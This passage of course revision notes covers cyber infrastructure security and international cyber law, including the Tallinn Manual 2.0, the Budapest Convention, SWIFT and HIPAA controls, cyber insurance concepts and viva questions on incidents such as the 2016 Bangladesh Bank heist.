3. **Moral Hazard:** Insured organizations relaxing security measures relying on insurance payouts.

4. Cyber Security in International Relations

Tallinn Manual Use of Force Escalation Thresholds



4.1 International Treaties and Frameworks

- **Tallinn Manual 2.0:** Non-binding study on applying international law to cyber operations, defining when a cyber attack constitutes an 'Armed Attack' under Article 51 of UN Charter.
- **Budapest Convention on Cybercrime (2001):** International treaty standardizing national cybercrime legislation and enabling cross-border digital evidence sharing.
- **UN GGE Norms:** Voluntary non-binding norms prohibiting states from damaging each other's critical infrastructure during peacetime.

Quick Revision — Module 4

Cyber Infrastructure Issues & International Relations | OE-EC803C

Key Concepts and Metrics at a Glance

SWIFT CSCF	Mandatory baseline controls for global banking messaging terminals.
HIPAA Safeguards	Administrative, Physical, and Technical controls for patient health data.
First-Party Insurance	Covers direct losses (forensics, downtime, ransomware payments).
Third-Party Insurance	Covers customer lawsuits and regulatory non-compliance fines.
Tallinn Manual 2.0	International legal manual defining cyber warfare armed attack thresholds.

One-Line Definitions

- **CNI:** Critical National Infrastructure vital for national security and public safety.
- **Systemic Risk:** Cascading failure across dependent entities from a single cyber event.
- **Budapest Convention:** International treaty facilitating cross-border cybercrime prosecution.
- **Article 51 UN Charter:** Inherent right of self-defense against armed cyber attacks.

Frequently Asked / Viva Questions

Q1. Define Critical National Infrastructure (CNI).

Systems and networks so vital that their incapacitation would paralyze national security, economy, or public safety.

Q2. Describe the Bangladesh Bank SWIFT heist of 2016.

Attackers used malware on local bank terminals to issue 35 fraudulent SWIFT requests, stealing \$81 Million.

Q3. Explain the 3 HIPAA safeguard categories for healthcare security.

Administrative Safeguards (policies), Physical Safeguards (facility controls), and Technical Safeguards (AES-256 encryption, access control).

Q4. What is the Tallinn Manual 2.0?

An authoritative study detailing how international law applies to cyber espionage, sovereignty, and state-sponsored cyber warfare.

Q5. Distinguish between First-Party and Third-Party Cyber Insurance.

Frequently Asked / Viva Questions (contd.)

First-party covers direct operational costs (forensics, ransomware, downtime);
Third-party covers customer lawsuits and regulatory fines.

Q6. What is Systemic Risk in cyber insurance underwriting?

The risk that a single zero-day exploit or cloud outage cascades across thousands of insured companies simultaneously.

Q7. What is the Budapest Convention on Cybercrime?

An international treaty harmonizing national cyber laws and facilitating cross-border digital evidence collection.

Q8. How does Article 51 of the UN Charter apply to cyber attacks.

Allows a state to exercise military self-defense if a cyber attack causes physical destruction or human casualties equivalent to an armed attack.

Q9. What are SWIFT CSCF mandatory controls?

Controls mandating network isolation of SWIFT terminals, strict MFA, and continuous transaction monitoring.

Q10. What is Moral Hazard in cyber insurance?

The tendency of an insured firm to reduce its security spending, relying on insurance payouts to handle breaches.

Q11. Explain the War Exclusion Clause in cyber insurance.

A clause allowing insurers to refuse payouts if a breach is attributed to a state-sponsored act of war.

Q12. What is the role of UN GGE in cyber diplomacy?

Developing non-binding international norms prohibiting states from conducting malicious cyber attacks against critical civilian infrastructure.

Q13. Why are connected medical devices (IoMT) vulnerable?

Because infusion pumps and MRI machines run unpatched embedded OSs, making them targetable by ransomware.

Q14. Define Operational Technology (OT).

Hardware and software that detects or causes physical changes through direct monitoring of industrial plant equipment.

Q15. What is the primary defense against SCADA air-gap bridging malware?

Strict USB port lockdown, disabling autorun, and scanning all external media before connecting to OT systems.

Summary Comparison: Infrastructure Security Requirements

Infrastructure Sector	Regulatory Standard	Primary Security Control	Main Operational Concern
Financial Banking	SWIFT CSCF / PCI-DSS	Hardware Security Modules (HSM)	Wire Fraud & Account Takeover
Healthcare	HIPAA Security Rule	Field-Level AES Encryption	Ransomware & Patient Safety
Energy Grid	NERC-CIP Standards	Purdue Level 3.5 Air Gap	Plant Sabotage & Blackouts
Transportation	NIST SP 800-82	Industrial Protocol Firewalls	Signaling Tampering